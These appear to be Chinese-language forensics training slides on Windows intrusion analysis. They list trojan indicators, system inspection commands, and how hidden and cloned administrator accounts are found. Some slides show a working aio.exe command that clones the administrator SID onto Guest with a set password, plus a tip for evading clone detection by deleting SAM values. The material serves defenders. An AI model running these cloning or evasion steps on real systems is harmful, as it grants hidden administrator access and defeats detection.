
● 機碼值：

- ▶ HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\GameServer
- ▶ Browser Help Objects


● 網路活動：

- ▶ DNS查詢rabbi.bi-apple.net


反向式木馬案例



反向式木馬案例(續)




反向式木馬案例(續)



系統活動分析

系統資訊收集



基本記錄工具

● cmd

- ▶ dir /a/s/b
- ▶ regedit/regedt32.exe
- ▶ reg/regdmp.exe
- ▶ sc.exe query bufsize= 10000
- ▶ netsh diag show all /v (old)
- ▶ netsh dump
- ▶ route print
- ▶ gpresult
- ▶ set

內建指令net家族

- net localgroup
- net group(網域控制站)
- net share
- net start
- net session
- net use
- net view
- net user

使用者躲藏

- 常見的使用者躲藏方式
 - ▶ 無法列表的使用者
 - ▶ 修改現有使用者權限
- 相關工具
 - ▶ net user
 - ▶ PsGetSid
 - ▶ user2sid
 - ▶ sid2user
 - ▶ aio
 - ▶ Cca
 - ▶ HideAdmin

隱藏的使用者

● 無法列表的使用者

- ▶ 在AD環境下，hostname\$則是各主機的電腦註冊帳號，登入時執行身份為NETWORK SERVICE

- ▶ 結尾帶有\$的本機使用者名稱，也會讓Windows認為它是電腦帳號

- ▶ 使用 net user 看不到

● 修改現有使用者權限(克隆帳號)

- ▶ 讓新帳號與內建帳號(administrator, guest)的SID相同

aio.exe

- aio -clone administrator guest 123456

```
C:\ERSSample>aio -clone administrator guest 123456
All In One(AIO) V1.0 Build 06/10/2006 By WinEggDrop(www.ph4nt0m.org)

Getting The UserName("administrator")-->ID(0x000001F4) Successfully
Getting The UserName("guest")-->ID(0x000001F5) Successfully
Set F Value Successfully
The Account guest Has Been Cloned To administrator
The User(guest) Password Has Been Changed

C:\ERSSample>aio -checkclone
All In One(AIO) V1.0 Build 06/10/2006 By WinEggDrop(www.ph4nt0m.org)


[Administrator]<=>[Guest]

C:\ERSSample>
```

- 用 guest / 123456 登入，成為 administrator

aio.exe

● 難以察覺



The screenshot displays the Windows Computer Management console. The left pane shows the tree view with 'Users' selected under 'Local Users and Groups'. The right pane lists several user accounts:

名稱	姓名	描述
Administr...		管理電腦/網域的內建
Guest		供來賓存取電腦/網域
IUSR_IS...	Internet 來賓帳戶	匿名存取 Internet In
IWAM_I...	啟動 IIS 處理程...	從作業應用程式啟動
test		
TsIntern...	TsInternetUser	這個使用者帳戶已被

Overlaid on the bottom right is a black command prompt window with white text:

```
上次登入時間      2009/11/9 上午 02:06
可容許的登入時數  All
本機群組會員      *Guests
通用群組會員      *None
指令執行成功。
C:\>
```


克隆帳號查找法

- aio -checkclone
- cca \\主機 administrator 密碼

```
C:\ERSSample>cca \\127.0.0.1 administrator helloworld

Check Clone Account, by netXeyes 2002/04/29
Written by netXeyes 2002, dansnow@21cn.com

Connect 127.0.0.1 ....OK
Prepairing ....OK
Processing ....OK
Checking ....

Check Result:

[Guest] AS SAME AS [Administrator]

Clean Up ....OK

C:\ERSSample>_
```

- GuestDelete Guest刪除大師

克隆帳號查找法 - 迴避查找

- 建一個管理者帳號
- clone該帳號
- 刪除該帳號SAM裏的FV(不要用net delete)

```
C:\ERSSample>aio -checkclone
All In One(AIO) V1.0 Build 06/10/2006 By WinEggDrop(www.ph4nt0m.org)

No Clone Is Found

C:\ERSSample>
```

克隆帳號查找法 2

● Reged32.exe 改權限

\\HKEY_LOCAL_MACHINE\\SAM\\SAM




克隆帳號查找法 2 (續)

● Regedit

\\HKEY_LOCAL_MACHINE\\SAM\\SAM\\Domains\\Account\\Users

看誰的F值跟administrators一樣



克隆帳號查找－風險

- 有經驗的駭客會取消 *administrators* 對這些機碼的讀寫權限

